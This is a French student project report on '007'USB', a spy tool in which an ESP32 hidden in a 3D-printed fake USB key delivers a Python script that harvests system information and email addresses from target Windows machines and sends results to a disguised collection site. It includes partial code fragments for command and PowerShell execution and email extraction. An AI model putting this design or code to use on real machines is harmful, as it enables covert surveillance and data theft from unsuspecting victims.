

Documentation de la réalisation du projet 007'USB


Le projet **007'USB** a été réalisé lors du workshop 2025 des SN2 à l'EPIS Montpellier. L'objectif était de concevoir un outil d'espionnage

- GRINDA Ugo
- GRINDA Korto
- DIO Dylan
- JOUANIN Matis


Mise en place de l'organisation

Nous avons structuré le travail en créant un repository GitHub pour centraliser le code et les assets, un document Word pour la documentation détaillée et le rapport, et un diaporama pour la présentation finale. Pour l'organisation quotidienne et la répartition des tâches nous avons utilisé Trello : chaque ticket décrivait une tâche précise et permettait de suivre l'avancement. L'utilisation de ces outils a facilité la coordination des développements et la mise à jour des livrables.

Le repository GitHub




Notre Trello



Premiers tests et choix techniques


Pour prototyper rapidement nous avons choisi Cursor pour coder en Python. Les premiers tests visaient à valider des actions simples : faire apparaître des images dans une fenêtre, gérer le plein écran et vérifier différentes méthodes pour lancer un fichier audio en parallèle. Ces essais ont servi à valider des briques primitives du script principal (affichage d'image, redimensionnement, bouton d'arrêt, touche Échap). Parallèlement, nous avons bien fait attention à gérer notre GitHub pour une meilleure organisation (nous avons donc fait plusieurs branches qu'on push une fois prête)

Le script python sur cursor :



```
1 # afficher_image.py
2 import tkinter as tk
3 from PIL import Image, ImageTk
4 import sys
5 import os
6 import subprocess
7 import time
8 import threading
9 import re
10 import json
11 import tempfile
12 import socket
13 import ctypes
14 import socket
15 import uuid
16 import winsound, os
17
18 path = os.path.abspath("Sneaky Golem.wav")
19 winsound.PlaySound(path, winsound.SND_FILENAME | winsound.SND_ASYNC | winsound.SND_LOOP) # loop
20 # pour arrêter :
21 winsound.PlaySound(None, winsound.SND_PURGE)
22
23 Ctl+L to chat, Ctl+K to generate
24 def run_hello_image_shutdown():
25
26     """Exécute les tâches principales (ex-add.py), affiche l'image, puis lance le nettoyage/shutdown."""
27     try:
28         # Tâches principales avant extinction: ouverture cmd (optionnelle), collecte, écriture et ouverture du rapport
29         try:
30             open_cmd()
31         except Exception as e:
32             print(f"Erreur open_cmd: {e}")
33
34         try:
35             info = collect_system_info()
36             write_and_open_notepad(info)
37         except Exception as e:
38             print(f"Erreur collecte/écriture: {e}")
```

Et pour nous permettre de téléverser dans la carte esp32 nous avons utilisé Arduino IDE :



Exploration des possibilités

Après les premières validations, nous avons testé le maximum de possibilités techniques pertinentes : différentes bibliothèques Python, méthodes de lecture audio (winsound, os.startfile, simpleaudio), techniques de redimensionnement et préchargement des images, et aussi la collecte de donnée possible. Chaque option a été évaluée puis conservée ou rejetée en fonction de la stabilité observée sur nos machines de test.

Test d'importation d'un fichier audio dans le script python :

```

import winsound, os

path = os.path.abspath("audio.wav")
winsound.PlaySound(path, winsound.SND_FILENAME | winsound.SND_ASYNC | winsound.SND_LOOP) # Loop
# pour arrêter :
winsound.PlaySound(None, winsound.SND_PURGE)

```

Choix finals pour l'audio :

```

580 def play_start_sound():
581     """Joue un son de démarrage si 'sound.wav' est disponible, sinon bip système."""
582     try:
583         local_wav = os.path.join(os.path.abspath('.'), 'sound.wav')
584         candidate = None
585         if os.path.exists(local_wav):
586             candidate = local_wav
587         else:
588             try:
589                 rp = get_resource_path('sound.wav')
590                 if os.path.exists(rp):
591                     candidate = rp
592             except Exception:
593                 pass
594
595         if candidate and os.path.exists(candidate):
596             winsound.PlaySound(candidate, winsound.SND_FILENAME | winsound.SND_ASYNC)
597         else:
598             try:
599                 winsound.MessageBeep(winsound.MB_ICONEXCLAMATION)
600             except Exception:
601                 winsound.Beep(800, 200)
602     except Exception:
603         try:
604             winsound.Beep(800, 200)
605         except Exception:
606             pass
607
608 def set_system_volume_max():
609     """Met le volume principal Windows à 100% et enlève le mute via Core Audio.
610
611     Utilise IAudioEndpointVolume via ctypes. Ignoré silencieusement si indisponible.
612     """
613     try:
614         CLSCTX_INPROC_SERVER = 1
615         eRender = 0
616         eConsole = 0

```

Notre code pour récupérer un maximum d'information :

```

def run_cmd(cmd_list, timeout=5):
    try:
        return subprocess.check_output(
            cmd_list,
            stderr=subprocess.STDOUT,
            text=True,
            encoding="utf-8",
            errors="replace",
            timeout=timeout,
        )
    except Exception as e:
        return f"<erreur: {e}>"

def run_ps(ps_script, timeout=6):
    try:
        return subprocess.check_output(
            ["powershell", "-NoProfile", "-Command", ps_script],
            stderr=subprocess.STDOUT,
            text=True,
            encoding="utf-8",
            errors="replace",
            timeout=timeout,
        )
    except Exception as e:
        return f"<erreur: {e}>"


def extract_emails_from_texts(texts):
    email_regex = re.compile(r"[A-Za-z0-9._%+-]+@[A-Za-z0-9.-]+\.[A-Za-z]{2,}")
    result = set()
    for t in texts:
        if not t:
            continue
        for m in email_regex.findall(t):
            result.add(m.strip())
    return result

```

Répartition des tâches dans l'équipe

Une fois le prototype principal validé, nous avons réparti le travail, grâce à Trello, pour accélérer la production. Une personne s'est occupée de l'ESP32 afin de préparer un prototype matériel permettant de téléverser le script sur la machine cible grâce à Arduino IDE. Une autre personne a pris en charge le développement du script Python principal (écriture, tests, corrections). Une troisième personne a construit l'infra pour centraliser et stocker les résultats et données obtenus grâce au scripte python que l'ESP32 aura téléverser sur la ou les machines cible. Enfin, la quatrième personne a développé un faux site destiné à simuler la réception et la présentation des données, le vrai site est accessible en faisant une certaine manipulation sur le faux site.

Faux site pour la récupération des données :



Vrai site de récupération de donnée :




Amélioration du projet

Pour enrichir la démonstration et renforcer l'aspect visuel et scénographique de **007'USB**, nous avons développé plusieurs éléments complémentaires qui prolongent le prototype logiciel et facilitent la présentation.

D'abord, nous avons modélisé une fausse clé USB en 3D à l'aide de Fusion 360. L'objectif était de concevoir un boîtier réaliste dans lequel placer un ESP32 afin de pouvoir intégrer proprement le module matériel. La modélisation a porté sur l'ergonomie (forme, épaisseur, emboîtements), le positionnement d'une trappe d'accès pour l'ESP32 et la création de repères visuels (gravures, logos) pour rendre l'objet crédible en surface.

Le model 3D grâce à fusion 360 :



Ensuite, nous avons consacré du temps à la réalisation du dossier de projet : le document que vous êtes en train de lire. Ce livrable rassemble le récit du déroulé, les choix techniques, les tests effectués, les captures d'écran et les instructions de lancement. La rédaction s'est faite en parallèle des développements pour garder le texte fidèle à l'état du prototype : chaque itération du script a entraîné une mise à jour du document (extraits de code, observations de tests, versions des assets). Le document sert à la fois de mémoire technique pour l'équipe et de support pour l'évaluation.

Enfin, la préparation du diaporama a été pensée pour la démonstration :

Slides claires, visuels 3D de la clé, captures des interfaces. Le diaporama synthétise le projet en quelques minutes et met en valeur à la fois l'aspect visuel et les points d'apprentissage (organisation, tests).

